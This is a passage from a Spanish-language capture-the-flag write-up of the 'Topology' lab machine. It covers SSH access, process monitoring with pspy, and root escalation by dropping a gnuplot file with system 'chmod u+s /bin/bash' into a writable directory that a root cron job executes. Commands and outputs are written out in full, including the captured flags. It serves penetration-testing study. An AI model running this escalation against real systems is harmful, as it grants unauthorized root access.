


Figura 19: Iniciando sesión.

Al entrar no encontramos nada interesante, solo un software desarrollado por el personal de la **universidad Miskatonic**.




Figura 20: Software desarrollado por el personal de la universidad.

4.3. Acceso al Sistema via SSH

Al haber escaneado los puertos anteriormente y obtener información de que el puerto 22 que corresponde al servicio SSH esta abierto, procedemos a conectarnos por dicho servicio, utilizando las credenciales obtenidas.

Al conectarnos exitosamente, podemos leer la [flag](#) del **user**.

```
vdaisley@topology:~$ whoami; id; cat user.txt
vdaisley
uid=1007(vdaisley) gid=1007(vdaisley) groups=1007(vdaisley)
f3d4ad410cf3bd3e68603fbea8c1d8af
vdaisley@topology:~$ |
```

Figura 21: Conexión por SSH.

4.4. Listamiento de Directorios Interesantes

Una vez dentro, vemos en el directorio **opt** que se encuentra un directorio llamado **gnuplot**, el cual tiene permisos de **escritura** y **ejecución**, y cuyo propietario es **root**.

```
vdaisley@topology:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 May 19  2023 .
drwxr-xr-x 18 root root 4096 Jun 12  2023 ..
drwx-wx-wx  2 root root 4096 Jun 14  2023 gnuplot
```

Figura 22: Directorio opt.

Investigando un poco encuentre que **gnuplot** es un programa de interfaz de línea de comandos para generar gráficas de dos y tres dimensiones de funciones, datos y ajustes de datos.

5. Escalada de Privilegios

5.1. Uso de la Herramienta pspy

Para seguir enumerando la máquina víctima utilizaré **pspy**, que es una herramienta de monitoreo de procesos para sistemas Linux. Esta herramienta permitira enumerar procesos de la máquina víctima.

Antes debo saber cuál es la arquitectura y la cantidad de bits del sistema Linux de la máquina víctima, para poder descargar el ejecutable de pspy para la arquitectura correspondiente.

Para eso ejecuto el comando **uname -m**, en el cual obtengo que la arquitectura de la máquina víctima es de 64 bits.

```
vdaisley@topology:/opt$ uname -m
x86_64
```

Figura 23: Arquitectura de 64 Bits.

Una vez teniendo este dato me descargo el ejecutable de pspy y creo en el servidor python en el puerto 80, para luego desde la máquina víctima realizar una petición wget y pasarme el archivo de la herramienta.

Realizamos una petición wget en la máquina víctima.

```
vdaisley@topology:~$ wget 10.10.14.110/pspy64
--2024-02-06 21:32:08-- http://10.10.14.110/pspy64
Connecting to 10.10.14.110:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                               100%[=====>] 2.96M  785KB/s  in 3.9s
2024-02-06 21:32:12 (785 KB/s) - 'pspy64' saved [3104768/3104768]

vdaisley@topology:~$ ls
pspy64  user.txt

> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.16.121 - - [06/Feb/2024 23:32:07] "GET /pspy64 HTTP/1.1" 200 -
```

Figura 24: Petición wget.

Le asignamos permisos de ejecución al ejecutable de pspy.

```
vdaisley@topology:~$ chmod +x pspy64
vdaisley@topology:~$ ls -la
total 3064
drwxr-xr-x 4 vdaisley vdaisley 4096 Feb  6 21:32 .
drwxr-xr-x 3 root     root     4096 May 19 2023 ..
lrwxrwxrwx 1 root     root      9 Mar 13 2022 .bash_history → /dev/null
-rw-r--r-- 1 vdaisley vdaisley 220 Jan 17 2023 .bash_logout
-rw-r--r-- 1 vdaisley vdaisley 3771 Jan 17 2023 .bashrc
drwx----- 2 vdaisley vdaisley 4096 May 19 2023 .cache
drwx----- 3 vdaisley vdaisley 4096 May 19 2023 .config
-rw-r--r-- 1 vdaisley vdaisley 807 Jan 17 2023 .profile
-rwxrwxr-x 1 vdaisley vdaisley 3104768 Feb  6 21:05 pspy64
-rw-r----- 1 root     vdaisley 33 Feb  6 08:16 user.txt
```

Figura 25: Asignando permisos de ejecución.

Una vez asignados los permisos de ejecución, procedemos a ejecutarlo y observamos que el usuario con **UID=0**, o sea el usuario **root**, ejecuta el comando **find** sobre el directorio **/opt/gnuplot**, donde busca todos los archivos con extensión **.plt** (que es la extensión que corresponde al programa gnuplot) y luego los ejecuta.

Luego ejecuta una serie de scripts y por ultimo ejecuta un archivo **networkplot.plt**

```
2024/02/07 07:38:01 CMD: UID=0 PID=1522 | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2024/02/07 07:38:01 CMD: UID=0 PID=1521 | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {}
;
2024/02/07 07:38:01 CMD: UID=0 PID=1520 | /usr/sbin/CRON -f
2024/02/07 07:38:01 CMD: UID=0 PID=1519 | /usr/sbin/CRON -f
2024/02/07 07:38:01 CMD: UID=0 PID=1523 | /bin/sh -c /opt/gnuplot/getdata.sh
2024/02/07 07:38:01 CMD: UID=0 PID=1533 | sed s/,//g
2024/02/07 07:38:01 CMD: UID=0 PID=1525 | /bin/sh /opt/gnuplot/getdata.sh
2024/02/07 07:38:01 CMD: UID=0 PID=1524 | gnuplot /opt/gnuplot/loadplot.plt
2024/02/07 07:38:01 CMD: UID=0 PID=1534 | tail -60 /opt/gnuplot/netdata.dat
2024/02/07 07:38:01 CMD: UID=0 PID=1535 | tail -60 /opt/gnuplot/loaddata.dat
2024/02/07 07:38:01 CMD: UID=0 PID=1536 | gnuplot /opt/gnuplot/networkplot.plt
```

Figura 26: Procesos.

Nos damos cuenta en el directorio **/opt/gnuplot** tenemos permisos de escritura pero no de listamiento.

```
vdaisley@topology:/opt$ ls -la
total 12
drwxr-xr-x 3 root root 4096 May 19 2023 .
drwxr-xr-x 18 root root 4096 Jun 12 2023 ..
drwx-wx-wx 2 root root 4096 Jun 14 2023 gnuplot
vdaisley@topology:/opt$ cd gnuplot/
vdaisley@topology:/opt/gnuplot$ ls -la
ls: cannot open directory '.': Permission denied
```

Figura 27: Permisos.

5.2. Creación del Exploit

Lo que se me ocurre es crear un archivo asignando permisos **SUID** para convertir la **BASH** del sistema, de modo que luego root ejecute el script habilitando el **Bit SUID** y enlace una BASH con altos privilegios.

```
1 nano root.plt
2
3 system "chmod u+s /bin/bash"
4
5
```

Código 5: Exploit.

Una vez creado el archivo, ejecutamos de vuelta pspy para saber cuando root ejecuto el archivo.

```
2024/02/07 10:41:01 CMD: UID=0 PID=2707 | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2024/02/07 10:41:01 CMD: UID=0 PID=2708 | gnuplot /opt/gnuplot/root.plt
2024/02/07 10:41:01 CMD: UID=0 PID=2709 | /bin/sh /opt/gnuplot/getdata.sh
2024/02/07 10:41:01 CMD: UID=0 PID=2710 | sh -c chmod u+s /bin/bash
2024/02/07 10:41:01 CMD: UID=0 PID=2712 | tail -60 /opt/gnuplot/loaddata.dat
2024/02/07 10:41:01 CMD: UID=0 PID=2711 | sh -c chmod u+s /bin/bash
2024/02/07 10:41:01 CMD: UID=0 PID=2713 | gnuplot /opt/gnuplot/loadplot.plt
2024/02/07 10:41:01 CMD: UID=0 PID=2714 | gnuplot /opt/gnuplot/networkplot.plt
```

Figura 28: Archivo ejecutado.

Para confirmar hacemos un **ls -la** de la bash y vemos que tiene el Bit SUID activado.

```
vdaisley@topology:/opt/gnuplot$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
```

Figura 29: Bit SUID activado.

Simplemente ahora hacemos **bash -p** y conseguimos escalar privilegios y obtener la **flag** de **root**.

```
vdaisley@topology:/opt/gnuplot$ bash -p
bash-5.0# whoami; id
root
uid=1007(vdaisley) gid=1007(vdaisley) euid=0(root) groups=1007(vdaisley)
bash-5.0# cd /root/
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
0fbb1eac7ef7a71340cd831c1f8c51b3 → Flag
```

Figura 30: Flag.

6. Conclusión Final

Esta máquina resultó muy entretenida, ideal para aquellos que recién comienzan en el pentesting resolviendo máquinas. La verdad es que fue bastante sencilla, en mi caso nunca había explorado ni explotado un Local File Inclusion (LFI) a través LaTeX Injection. Si no fuera por eso, la habría terminado antes. Después de eso, la parte de explotación y priv-esc no me dio problemas.

7. Apéndice I Links de Referencia

7.1. Herramientas Utilizadas en la Auditoria

- Nmap: <https://nmap.org> - <https://www.kali.org/tools/nmap> ---> Uso de nmap para el escaneo de puertos.
- John the Ripper: <https://www.openwall.com/john> - <https://www.kali.org/tools/john>
- <https://github.com/openwall/john> ---> Uso de John the Ripper para descifrar contraseña.
- pspy - unprivileged Linux process snooping: <https://github.com/DominicBreuker/pspy> ---> Uso de pspy para monitorear procesos.


7.2. Documentación

- HackTricks: LaTeX Injection <https://book.hacktricks.xyz/pentesting-web/formula-csv-doc-latex-ghostscript-injection>
- Gnuplot Privilege Escalation:
<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/gnuplot-privilege-escalation>

8. Contacto

 E-mail: marianoalfonso80@protonmail.com

 LinkedIn: <https://www.linkedin.com/in/mariano-alfonso-667a60226>

 Blog: <https://0mariano.github.io>

 GitHub: <https://github.com/0mariano>